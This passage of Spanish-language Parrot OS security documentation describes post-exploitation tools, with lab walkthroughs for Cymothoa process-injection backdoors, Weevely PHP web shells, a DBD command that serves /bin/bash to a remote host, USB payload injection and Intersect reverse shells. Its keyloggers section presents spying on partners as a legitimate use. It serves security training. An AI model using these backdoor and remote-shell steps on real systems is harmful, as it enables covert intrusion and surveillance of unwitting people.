Ahora, ¿qué pasa si la máquina de la víctima está NATed y por lo tanto no directamente alcanzable? Una posible solución: ¿y qué pasa si la máquina de la víctima no es alcanzable? Mi (atacante) máquina es alcanzable. Así que déjame abrir un servidor en mi extremo y dejar que la víctima se conecte conmigo. Esto es lo que es una cáscara inversa.

**Reverse Shell:** la máquina del atacante (que tiene una IP pública y es accesible a través de Internet) actúa como un servidor. Abre un canal de comunicación en un puerto y espera las conexiones entrantes. La máquina de la víctima actúa como un cliente e inicia una conexión con el servidor de escucha del atacante

## Rootkit

### ¿Qué es un rootkit?

En el núcleo del término "rootkit" hay dos palabras: "raíz" y "kit". Root se refiere a la poderosa cuenta de "Administrador" en los sistemas Unix y GNU/ Linux, y el kit se refiere a un conjunto de programas o utilidades que permiten a alguien mantener el acceso de nivel raíz a una computadora.

Sin embargo, otro aspecto de un rootkit, más allá de mantener el acceso de nivel raíz, es que la presencia del rootkit debería ser indetectable

### ¿Por qué usar un Rootkit?

Un rootkit permite que alguien, ya sea legítimo o malicioso, mantenga el control y el control sobre un sistema informático, sin que el usuario del sistema informático lo sepa. Esto significa que el propietario del rootkit puede ejecutar archivos y cambiar las configuraciones del sistema en la máquina de destino, así como acceder a los archivos de registro o supervisar la actividad para espiar secretamente el uso de la computadora del usuario.

## ¿Es un Rootkit Malware?

Eso puede ser discutible. Existen usos legítimos de los rootkits por parte de las autoridades encargadas de hacer cumplir la ley o incluso por parte de los padres o empleadores que desean retener el mando y control remotos y / o la capacidad de monitorear la actividad en los sistemas informáticos de sus empleados / niños. Productos como eBlaster o Spector Pro son esencialmente rootkits que permiten dicha monitorización.

Sin embargo, la mayor parte de la atención de los medios dada a los rootkits está dirigida a los rootkits malintencionados o ilegales utilizados por los atacantes o espías para infiltrarse y monitorear los sistemas. Pero, aunque un rootkit podría de alguna manera instalarse en un sistema mediante el uso de un virus o troyano de algún tipo, el rootkit en sí no es realmente un malware.

## KeyLogger

El término 'keylogger' en sí mismo es neutral, y la palabra describe la función del programa. La mayoría de las fuentes definen un keylogger como un programa de software diseñado para supervisar y registrar secretamente todas las pulsaciones de teclas. Esta definición no es del todo correcta, ya que un keylogger no tiene que ser un software, también puede ser un dispositivo. Los dispositivos de registro de teclas son mucho más raros que el software de captura de teclas, pero es importante tener en cuenta su existencia al pensar en la seguridad de la información. Los programas legítimos pueden tener una función de captura de teclas que se puede utilizar para llamar a ciertas funciones del programa mediante "teclas rápidas", o para alternar entre diseños de teclado (por ejemplo, Keyboard Ninja). Existe una gran cantidad de software legítimo que está diseñado para permitir a los administradores hacer un seguimiento de lo que hacen los empleados a lo largo del día o permitirles a los usuarios rastrear la actividad de terceros en sus computadoras. Sin embargo, el límite ético entre el monitoreo justificado y el espionaje es una línea fina. El software legítimo a menudo se usa deliberadamente para robar información confidencial del usuario, como contraseñas.

La mayoría de los keyloggers modernos se consideran software o hardware legítimos y se venden en el mercado abierto. Los desarrolladores y proveedores ofrecen una larga lista de casos en los que sería legal y apropiado usar keyloggers, que incluyen:

- Control parental: los padres pueden rastrear lo que sus hijos hacen en Internet y pueden optar por recibir notificaciones si hay algún intento de acceder a sitios web que contengan contenido para adultos o contenido inapropiado;
- Los cónyuges o parejas celosos pueden usar un registrador de pulsaciones para rastrear las acciones de su media naranja en Internet si sospechan que se trata de "trampas virtuales";
- Seguridad de la compañía: hacer un seguimiento del uso de computadoras para fines no relacionados con el trabajo, o el uso de estaciones de trabajo fuera del horario laboral;
- Seguridad de la compañía: utilizar registradores de pulsaciones para rastrear la entrada de palabras clave y frases asociadas con información comercial que podrían dañar a la empresa (materialmente o de otro modo) si se divulgaran;
- Otra seguridad (por ejemplo, la aplicación de la ley): el uso de registros keylogger para analizar y rastrear incidentes vinculados al uso de computadoras personales;
- Otras razones.

## Cymothoa

```

Applications Places System Parrot Terminal Fri Oct 27, 12:16No Indicators
File Edit View Search Terminal Help

Cymothoa
Ver.1 (beta) - Runtime shellcode injection, for stealthy backdoors...
By codwizard (codwizard@gmail.com) and crossbower (crossbower@gmail.com)
from ES-Malaria by ElectronicSouls (http://www.0x4553.org).

Usage:
  cymothoa -p <pid> -s <shellcode_number> [options]

Main options:
  -p pid          process pid
  -s shellcode    shellcode number
  -l memory       memory region name for shellcode injection (default /lib/ld)
                  search for "r-xp" permissions, see /proc/pid/maps...
  -m memory       memory region name for persistent memory (default /lib/ld)
                  search for "rw-p" permissions, see /proc/pid/maps...
  -h             print this help screen
  -S            list available shellcodes

Injection options (overwrite payload flags):
  -f             fork parent process
  -F            don't fork parent process
  -b payload    create payload thread (probably you need also -F)
  -B            don't create payload thread
  -w            pass persistent memory address
  -W            don't pass persistent memory address
  -a            use alarm scheduler
  -A            don't use alarm scheduler
  -t            use setitimer scheduler
  -T            don't use setitimer scheduler

Payload arguments:
  -j            set timer (seconds)
  -k            set timer (microseconds)
  -i            set the IP
  -y            set the port number
  -r            set the port number 2
  -z            set the username (4 bytes)
  -o            set the password (8 bytes)
  -c            set the script code (ex: "#!/bin/sh\nls; exit 0")
                escape codes will not be interpreted...
  
```

```

Payload arguments:
  -j            set timer (seconds)
  -k            set timer (microseconds)
  -i            set the IP
  -y            set the port number
  -r            set the port number 2
  -z            set the username (4 bytes)
  -o            set the password (8 bytes)
  -c            set the script code (ex: "#!/bin/sh\nls; exit 0")
                escape codes will not be interpreted...
  
```

Cymothoa es una herramienta utilizada para crear puertas traseras ocultas en un sistema informático. Para hacerlo, inyecta el código de máquina de la puerta trasera en el espacio de memoria de un proceso ya en ejecución de la máquina.

La técnica no es nueva en sí misma, pero tratamos de empaquetarla en una herramienta que tenga una interfaz conveniente.

Usando esta técnica, no hay necesidad de crear un nuevo proceso en el sistema (y por lo tanto exponer la puerta trasera a una detección fácil mediante el uso de herramientas comunes): la puerta trasera puede vivir en simbiosis (o mejor, como un parásito) con un proceso de alojamiento, de modo que comandos como *ps aux* no puedan detectarlo.

Sin embargo, para un tipo particular de puertas traseras, un proceso separado es altamente deseable, por ejemplo, para implementar una puerta trasera cliente-servidor capaz de servir a múltiples clientes al mismo tiempo. Esto se puede abordar bifurcando o clonando el proceso de host, o usando formas más sutiles (ver: parásito de proceso único). Pero incluso este tipo de infecciones no son tan fáciles de detectar, ya que el proceso bifurcado aún hereda el nombre y el contenido de memoria del proceso infectado original.

Considere, por ejemplo, una configuración común del servidor web apache: un proceso monoparental recibe solicitudes HTTP de los clientes, luego bifurca a un niño (o reutiliza a un niño pre-bifurcado) para manejar la solicitud. El administrador del sistema siempre verá, cuando ejecuta *ps*, una cantidad de procesos de Apache activos. Es muy poco probable que un proceso extra de "apache", que contiene la puerta trasera, surja como sospechoso.

Lo primero a tener en cuenta con cymothoa es que es una herramienta posterior a la explotación, no un exploit. Para infectar un proceso, debemos ser *root* en la máquina o tener al menos privilegios suficientes para enviar señales arbitrarias al proceso objetivo.

Comenzamos a enumerar todos los procesos que se ejecutan en la máquina, para encontrar un proceso adecuado para infectar:

```
#ps -A | tail
4915 ? 00:00:00 krandrtray
4928 ? 00:00:00 knotify
4967 ? 00:00:01 konqueror
6674 ? 00:00:00 konsole
6675 pts/1 00:00:00 bash
6684 pts/1 00:00:00 cat
6685 ? 00:00:00 konsole
6686 pts/2 00:00:00 bash
6696 pts/2 00:00:00 ps
6697 pts/2 00:00:00 tail4915 ? 00:00:00 krandrtray
4928 ? 00:00:00 knotify
4967 ? 00:00:01 konqueror
6674 ? 00:00:00 konsole
6675 pts/1 00:00:00 bash
6684 pts/1 00:00:00 cat
6685 ? 00:00:00 konsole
6686 pts/2 00:00:00 bash
6696 pts/2 00:00:00 ps
```

Para ilustrar cómo usar la herramienta, nos enfocaremos en un proceso *cat*, con pid 6684, ejecutándose en otra ventana de terminal. De esta forma, podemos verificar si el proceso de alojamiento continúa ejecutándose correctamente después de la infección.

En una situación real, un proceso de servidor o un daemon (como apache, como se discutió anteriormente) es una opción mucho mejor. Los pasos son exactamente lo mismo. Ahora podemos elegir el parásito a utilizar, enumerando los disponibles en nuestro binario cymothoa:

Crearemos una puerta trasera clásica usando el segundo Shellcode, que unirá un shell en un puerto TCP, y generará la puerta trasera como un proceso separado. También podemos personalizar el shellcode especificando el puerto para escuchar.



Para infectar a la víctima, especificamos el PID de destino, el índice de Shellcode y el puerto TCP de puerta trasera:

```
#cymothoa -p 6684 -s 1 -y 5555
```

```
Home
[+] attaching to process 6684
register info:
eax value: 0xfffffe00 ebx value: 0x0
esp value: 0xbfed7208 eip value: 0xffffe424

[+] new esp: 0xbfed7204
[+] injecting code into 0xb7f4d000
[+] copy general purpose registers
[+] detaching from 6684

[+] infected!!![+] attaching to process 6684
register info:
eax value: 0xfffffe00 ebx value: 0x0
esp value: 0xbfed7208 eip value: 0xffffe424

[+] new esp: 0xbfed7204
[+] injecting code into 0xb7f4d000
[+] copy general purpose registers
[+] detaching from 6684

[+] infected!!!
```

Bien, la herramienta nos dice que el proceso de host fue infectado correctamente. Ahora, si ejecutamos ps nuevamente, deberíamos ver un nuevo proceso de CAT, ejecutando nuestra puerta trasera:

```
root@parrot:~# ps -A | tail
6674 ? 00:00:00 konsole
6675 pts/1 00:00:00 bash
6684 pts/1 00:00:00 cat <-- original process
6717 pts/1 00:00:00 cat <-- backdoor
6718 pts/2 00:00:00 ps
6719 pts/2 00:00:00 tailroot@parrot:~# ps -A | tail
6674 ? 00:00:00 konsole
6675 pts/1 00:00:00 bash
6684 pts/1 00:00:00 cat <-- original process
6717 pts/1 00:00:00 cat <-- backdoor
6718 pts/2 00:00:00 ps
```

Si volvemos a la consola donde lanzamos el proceso original de cat, podemos ver que su comportamiento no ha cambiado y que continúa imprimiéndonos el texto que escribimos en su entrada estándar.

Lo último que se debe hacer es conectarse a la puerta trasera con netcat:

```
root@parrot:~# nc -vv localhost 5555
localhost [127.0.0.1] 5555 (?) open
uname -a
Linux bt 2.6.30.9 #1 SMP Tue 21:51:08 EST 2017 i686 GNU/Linuxroot@parrot:~# nc -vv localhost 5555
localhost [127.0.0.1] 5555 (?) open
uname -a
Linux bt 2.6.30.9 #1 SMP Tue 21:51:08 EST 2017 i686 GNU/Linux
```



## U3-Pwn

```

nullsecurity team
*****
U3-Pwn Metasploit Payload Injection Tool For SanDisk Devices
*****
U3-Pwn Main Menu:
1. Generate & Replace Iso Image.
2. Generate & Replace With Custom Exe.
3. Find Out U3 SanDisk Device Information.
4. Replace Iso Image With Original U3 Iso.
5. SanDisk Usb Compatibility List.
6. About U3-Pwn & Disclaimer.
7. Exit U3-Pwn.
Enter the number: █
```

*U3-Pwn* es una herramienta diseñada para automatizar la inyección de archivos ejecutables a los dispositivos usb inteligentes de Sandisk con la instalación del software U3 por defecto. Esto se realiza eliminando el archivo iso original del dispositivo y creando una nueva iso con autorun features.ite

Ejemplo:

Ingresamos el numero 1

```

nullsecurity team
*****
U3-Pwn Metasploit Payload Injection Tool For SanDisk Devices
*****
What payload do you want to generate:
Name: 1. Windows Shell Reverse_TCP
Description: Windows Command Shell, Reverse TCP Stager
-----
2. Windows Reverse_TCP Meterpreter
Description: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
3. Windows Reverse_TCP VNC DLL
Description: VNC Server (Reflective Injection), Reverse TCP Stager
4. Windows Bind Shell
Description: Windows Command Shell, Bind TCP Stager
7. Windows Meterpreter Reverse_TCP X64
Description: Windows x64 Meterpreter, Windows x64 Reverse TCP Stager
8. Windows Meterpreter Reverse HTTPS
Description: Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
9. Windows Meterpreter Reverse DNS
Description: Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
Enter number: █
```





## Exe2hex

```

PARROT'S Exe2hex
-----
executing "exe2hex"
[sudo] password for rorox:
[*] exe2hex v1.5

Encodes an executable binary file into ASCII text format
Restore using DEBUG.exe (BATch - x86) or PowerShell (PoSh - x86/x64)

Quick Guide:
+ Input binary file with -s or -x
+ Output with -b and/or -p
Example:
$ /usr/bin/exe2hex -x /usr/share/windows-binaries/sbd.exe
$ /usr/bin/exe2hex -x /usr/share/windows-binaries/nc.exe -b /var/www/html/nc.txt -cc
$ cat /usr/share/windows-binaries/whoami.exe | /usr/bin/exe2hex -s -b debug.bat -p ps.cmd
.....

Usage: exe2hex [options]

Options:
-h, --help show this help message and exit
-x EXE The EXE binary file to convert
-s Read from STDIN
-b BAT BAT output file (DEBUG.exe method - x86)
-p POSH PoSh output file (PowerShell method - x86/x64)
-e URL encode the output
-r TEXT pPrefix - text to add before the command on each line
-f TEXT suFFix - text to add after the command on each line
-l INT Maximum HEX values per line
-c Clones and compress the file before converting (-cc for higher
compression)

```

Exe2hex codifica un archivo binario ejecutable en formato de texto ASCII. El resultado se puede transferir a la máquina de destino (es mucho más fácil hacer eco de un archivo ASCII que de datos binarios). Al ejecutar el archivo de salida de exe2hex, el programa original se restaura usando DEBUG.exe PowerShell o PowerShell (que vienen preinstalados por defecto en Windows).

Binary EXE -> ASCII Text -> \*Transfer\* -> Binary EXE

- **Características**

- **Propósito principal:** Convierta un programa binario en un archivo ASCII HEX que pueda restaurarse utilizando los programas del sistema operativo incorporado.
- Trabaja en versiones antiguas y nuevas de Windows sin necesidad de preinstalar ningún programa de terceros.
- Admite sistemas operativos x86 y x64.
- Puede usar DEBUG.exe o PowerShell para restaurar el archivo.
- Capaz de comprimir el archivo antes de convertir.
- URL codifica la salida.
- La opción de agregar texto de prefijo y sufijo a cada línea.
- Capaz de establecer una longitud HEX máxima por línea.
- Puede usar un archivo binario o una tubería desde la entrada estándar ( STDIN).
- Automatice las transferencias a través de Telnet.



- **Métodos / Soporte de SO**
- **DEBUG.exe(Modo BATch - -b)**
  - o Admite sistemas operativos x86 (sin soporte x64).
  - o Útil para versiones antiguas de Windows (p. Ej., Windows XP / Windows 2000).
    - Preinstalado por defecto. Funciona de la caja.
  - o Crea múltiples partes y se une con ¡copy /basí que esto ya no es un problema!
- **PowerShell (modo PoSh - -p)**
  - o Admite sistemas operativos x86 y x64.
  - o Dirigido a versiones más "recientes" de Windows.
    - PowerShell se integró por primera vez en el sistema operativo principal con Windows 7 / Windows Server 2008 R2.
    - Windows XP SP2, Windows Server 2003 y Windows Vista requieren que PowerShell esté preinstalado.
  - o Este **no** es un .ps1 archivo (PowerShell puro). Solo llama a PowerShell al final para convertir.

## Weevely

```
PARROT$
executing "weevely"
[sudo] password for [REDACTED]:
[+] weevely 3.2.0
[!] Error: too few arguments
[+] Run terminal to the target
weevely <URL> <password> [cmd]
[+] Load session file
weevely session <path> [cmd]
[+] Generate backdoor agent
weevely generate <password> <path>
```

Weevely es un shell web de línea de comando extendido dinámicamente a través de la red en tiempo de ejecución diseñado para administración remota y pruebas de pluma. Proporciona una consola similar a telnet armada a través de un script PHP ejecutándose en el destino, incluso en entornos restringidos.

El agente de huella baja y más de 30 módulos conforman un marco extensible para administrar, post-explotación y auditar accesos web remotos para escalar privilegios y pivotar más profundamente en las redes internas.

- [ + ] Iniciar la sesión de la terminal ssh-like  
weevely <url> <contraseña>
- [ + ] Ejecutar comando directamente desde la línea de comando  
weevely <url> <contraseña> ["<comando> .." | : <módulo> ..]
- [ + ] Generar puerta trasera PHP  
weevely generate <contraseña> [<ruta de acceso>] ..
- [ + ] Mostrar créditos  
weevely créditos
- [ + ] Muestra el módulo disponible y generadores de puerta trasera  
weevely ayuda

```
root@parrot:~/home/[REDACTED]
#weevely generate rrr321 /home/[REDACTED]/Desktop/bdoor.php
Generated backdoor with password 'rrr321' in '/home/[REDACTED]/Desktop/bdoor.php' of 1476 byte size.
```



Ahora inicie el servidor Apache:

```
#service apache2 start
```

Compruebe si el archivo está allí o no:

```
#cd Desktop/  
[root@parrot]~/Desktop/  
#ls  
README.license bdoor.php
```

Copie el archivo al servidor vulnerable, en este caso usamos nuestro servidor Apache (/ var / www):

```
#cp bdoor.php /var/www/html
```

Ahora conéctese al archivo alojado en el servidor, en este caso nuestro localhost:

```
#weevely http://127.0.0.1/bdoor.php rrr321  
[+] weevely 3.2.0  
[+] Target: 127.0.0.1  
[+] Session: /root/.weevely/sessions/127.0.0.1/bdoor.php_0.session  
[+] Browse the filesystem or execute commands starts the connection  
[+] to the target. Type :help for more information.  
weevely>
```

Comando Help:

```
:audit_etcpasswd      Get /etc/passwd with different techniques.  
:audit_phpconf       Audit PHP configuration.  
:audit_suidsgid      Find files with SUID or SGID flags.  
:audit_filesystem    Audit system files for wrong permissions.  
:shell_sh            Execute Shell commands.  
:shell_php           Execute PHP commands.  
:shell_su            Elevate privileges with su command.  
:system_info         Collect system information.  
:system_extensions  Collect PHP and webserver extension list.  
:backdoor_tcp        Spawn a shell on a TCP port.  
:backdoor_reversetcp Execute a reverse TCP shell.  
:bruteforce_sql      Bruteforce SQL database.  
:file_ls             List directory content.  
:file_cd             Change current working directory.  
:file_gzip           Compress or expand gzip files.  
:file_mount          Mount remote filesystem using HTTPfs.  
:file_bzip2          Compress or expand bzip2 files.  
:file_touch          Change file timestamp.  
:file_webdownload    Download URL to the filesystem.  
:file_edit           Edit remote file on a local editor.  
:file_tar            Compress or expand tar archives.  
:file_upload         Upload file to remote filesystem.  
:file_download       Download file to remote filesystem.  
:file_rm             Remove remote file.  
:file_zip            Compress or expand zip files.  
:file_enum           Check existence and permissions of a list of paths.  
:file_upload2web     Upload file automatically to a web folder and get corresponding URL.  
:file_read           Read remote file from the remote filesystem.  
:file_check          Get remote file information.  
:file_find           Find files with given names and attributes.  
:file_cp            Copy single file.  
:file_grep           Print lines matching a pattern in multiple files.  
:sql_dump            Multi dbms mysqldump replacement.  
:sql_console         Execute SQL query or run console.  
:net_curl            Perform a curl-like HTTP request.  
:net_phpproxy        Install PHP proxy on the target.  
:net_ifconfig        Get network interfaces addresses.  
:net_scan            TCP Port scan.  
:net_proxy           Proxyify local HTTP traffic passing through the target.
```

## DBD

DBD es un Netcat-clone, diseñado para ser portátil y ofrecer un cifrado fuerte. Funciona en sistemas operativos tipo Unix y en Microsoft Win32. dbd presenta cifrado AES-CBC-128 + HMAC-SHA1 (por Christophe Devine), ejecución de programa (opción -e), elección del puerto de origen, reconexión continua con retraso y algunas otras características interesantes. dbd solo es compatible con la comunicación TCP / IP. El código fuente y los binarios se distribuyen bajo la Licencia pública general de GNU.

```

executing "dbd -h"
[sudo] password for rorox:
dbd 1.50 Copyright (C) 2013 Kyle Barnhouse <durandal@gitbrew.org>
SID: dbd.C,V 1.50 2013/05/20 15:40:00 durandal Exp $

This program is free software; you can redistribute it and/or modify it under
the terms of the GNU General Public License as published by the Free Software
Foundation; either version 2 of the License, or (at your option) any later
version.

connect (tcp): dbd [-options] host port
listen (tcp): dbd -l -p port [-options]
options:
-l listen on    listen for incoming connection
-p n           choose port to listen on, or source port to connect out from
-a address     choose an address to listen on or connect out from
-e prog       program to execute after connect (e.g. -e cmd.exe or -e bash)
-r n         infinitely respawn/reconnect, pause for n seconds between
             connection attempts. -r0 can be used to re-listen after
             disconnect (just like a regular daemon)
-c on/off    encryption on/off. specify whether you want to use the built-in
             AES-CBC-128 + HMAC-SHA1 encryption implementation (by
             Christophe Devine - http://www.cr0.net:8040/) or not
             default is: -c on
-k secret    override default phrase to use for encryption (secret must be
             shared between client and server)
-q          hush, quiet, don't print anything (overrides -v)
-v         be verbose
-n         toggle numeric-only IP addresses (don't do DNS resolution). if
             you specify -n twice, original state will be active (i.e. -n
             works like a on/off switch)
-m         you specify -n twice, original state will be active (i.e. -n
             works like a on/off switch)
-P prefix    add prefix (+ a hardcoded separator) to all outbound data.
             this option is mostly only useful for dbd in "chat mode" (to
             prefix lines you send with your nickname)
-H on/off   highlight incoming data with a hardcoded (color) escape
             sequence (for e.g. chatting). default is: -H off
-V         print version banner and exit (include that output in your
             bug report and send bug report to michel.blomgren@tigerteam.se)
unix-like OS specific options:
-s         invoke a shell, nothing else. if dbd is setuid 0, it'll invoke
             a root shell
-w n      "immobility timeout" in seconds for idle read/write operations
             and program execution (the -e option)
-D on/off  fork and run in background (daemonize). default: -D off

```

## Ejemplo de uso


En el cliente, reaparezca cada 2400 segundos (**-r 2400**), ejecute como daemon (**-D on**), muestre la salida detallada (**-v**) y sirva un shell bash (**-e /bin/bash**), conectándose al control remoto host (**192.168.0.20**) en el puerto 8080 (**8080**).

En el servidor, escuche la conexión (**-l**) en el puerto 8080 (**-p8080**) y visualice la salida detallada (**-v**).

```
#dbd -r 1800 -D on -v -e /bin/bas/ 192.168.0.20
```

```
#dbd -l -p8080 -v
listening on port 8080
```

## Intersect



Todo el propósito de Intersect 2.5 es ayudarlo a crear scripts personalizados posteriores a la explotación

La aplicación Create es la aplicación principal dentro del marco de Intersect 2.5. El objetivo principal de Create es ayudarlo a crear scripts Intersect personalizados, pero también se puede usar para importar módulos nuevos de un archivo local o servidor web, ver sus descripciones o información del autor, buscar actualizaciones en el marco Intersect y alguna otra creación. - características céntricas.

Create.py es un script guiado por menús que lo guía a través del proceso de creación de su script personalizado. Cuando inicie Create, accederá al menú principal, donde puede elegir si crear un nuevo script, importar un nuevo módulo o ver una lista de todos los módulos disponibles en los directorios Custom y Standard.

Dentro de cualquier menú de Create, puede escribir ': help' para que se le presente una lista detallada de comandos para el menú específico en el que se encuentra. También puede escribir ': exit' o ': quit' en cualquier menú para volver a traerlo al menú principal o salir por completo de la aplicación, si ya está listo allí.



## Construyendo scripts personalizados

El propósito completo de Intersect 2.5 es ayudarlo a crear scripts personalizados posteriores a la explotación.

Esto se hace usando la aplicación Crear y seleccionando la opción '1' del Menú principal.

Después de seleccionar la primera opción del menú principal, se le presentará un tutorial rápido sobre cómo funciona el proceso de creación y cómo agregar módulos a su secuencia de comandos. En cualquier momento durante este proceso, puede escribir ``: help`` para obtener una lista completa de comandos o escribir ``: quit`` para regresar al menú principal.

Ingrese el nombre de cada módulo que desea agregar a su secuencia de comandos, presionando [enter] después de cada adición. Una vez que haya agregado todo lo que desea incluir, escriba ``: create`` para iniciar el proceso de compilación. Luego se le pedirá que ingrese un nombre para su secuencia de comandos y defina algunas opciones para cosas como claves de cifrado y puertos. Las entradas se verificarán para asegurarse de que sus entradas sean válidas. Si ingresa una dirección IP o puerto no válidos, se le notificará y se le pedirá que vuelva a ingresar la información correcta.

Después de guardar todas las opciones, se creará su script. Aparecerá una lista de todos los módulos que se crearon en el script y la ubicación donde se guarda el producto final. Usando su script Intersect personalizado.

Hay una gran variedad de formas en que puede usar su secuencia de comandos Intersect. Las opciones solo están limitadas por los módulos que elijas para cada script.

El método de uso más sencillo y común es cargar o descargar el script Intersect en un sistema de destino y luego ejecutar las tareas de automatización posteriores a la explotación desde la línea de comando.

Si no tiene acceso directo al shell, puede hacer un uso completo de Intersect y ejecutar cualquiera de los módulos incluidos sobre cualquiera de los shells remotos (TCP, XOR, ICMP, UDP, AES, etc.). Esto podría ocurrir en una situación en la que solo tiene acceso de ejecución de comando en el host de destino, a través de una aplicación web vulnerable, por ejemplo. En ese caso, simplemente ejecute el script Intersect en el cuadro de destino y ejecute `"/Intersect.py --rshell"`, por ejemplo, para iniciar un shell inverso en el cuadro de escucha. Una vez que obtenga una conexión exitosa, puede ejecutar cualquiera de los módulos incluidos sobre el shell utilizando el comando 'extask'. Para obtener una lista completa de comandos y ayuda dentro de cualquiera de los shells remotos, escriba 'help'.

Cuando ejecuta la mayoría de los módulos Intersect, la información y los archivos que se recopilan se guardan en un directorio temporal dentro de / tmp. Los archivos y los datos se separarán en subcarpetas para que la información sea más fácil de identificar y localizar.



¿Y qué más esperabas? LOL





"Esto es ... aquí es donde pertenezco ..."

Conozco a todos aquí ... incluso si nunca los conocí, nunca hablé con ellos, puede que nunca vuelvan a saber de ellos ... Los conozco a todos ... Maldito niño. Atando las líneas telefónicas nuevamente. Todos son iguales ...

Apuesto a que todos somos iguales ... nos han alimentado con papillas cuando teníamos hambre de carne ... los trozos de carne que has dejado pasar fueron pre masticados sin sabor. Hemos sido dominados por sádicos, o ignorado por los apáticos. Los pocos que tenían algo para enseñar con voluntad nos encontraron...

a los alumnos, pero esos pocos son como gotas de agua en el desierto...

Este es nuestro mundo ahora ... el mundo del electrón y el interruptor, el de la belleza del Case. Hacemos uso de un servicio ya existente sin pagar por lo que podría ser muy barato si no lo manejaban los glotones, y usted nos llama criminales, exploramos ... y nos llamas delincuentes. Nosotros somos los que buscamos

después del conocimiento ... y nos llamas delincuentes. Existimos sin color de piel sin nacionalidad, sin prejuicios religiosos ... y nos llaman criminales.

Construyes bombas atómicas, libras guerras, asesinas, engañas y nos mientes y tratas de hacernos creer que es por nuestro propio bien, sin embargo, somos los criminales.

Sí, soy un criminal. Mi crimen es la curiosidad. Mi crimen es la de juzgar a las personas por lo que dicen y piensan, no por lo que parecen. Mi crimen es burlarme de ti, algo que nunca me perdonarás.

Soy un hacker, y este es mi manifiesto. Puedes detener a esta persona, pero no puedes detenernos a todos ... después de todo, todos somos iguales.

"Copyright 1986 Loyd Blankenship  
([mentor@blankenship.com](mailto:mentor@blankenship.com)).

Esta documentación es fruto del trabajo conjunto de gente de varios países de habla hispana. Puedes compartir este libro digital con quien quieras e incluso puedes aportar con nosotros en la wiki de Parrot en español (<https://docs.parrotsec-es.org>)

No respaldamos a los ciber-delincuentes, y este trabajo está pensado para ser usado por profesionales de la seguridad informática o en su defecto, por quienes desean llegar a serlo.

Equipo ParrotSec-ES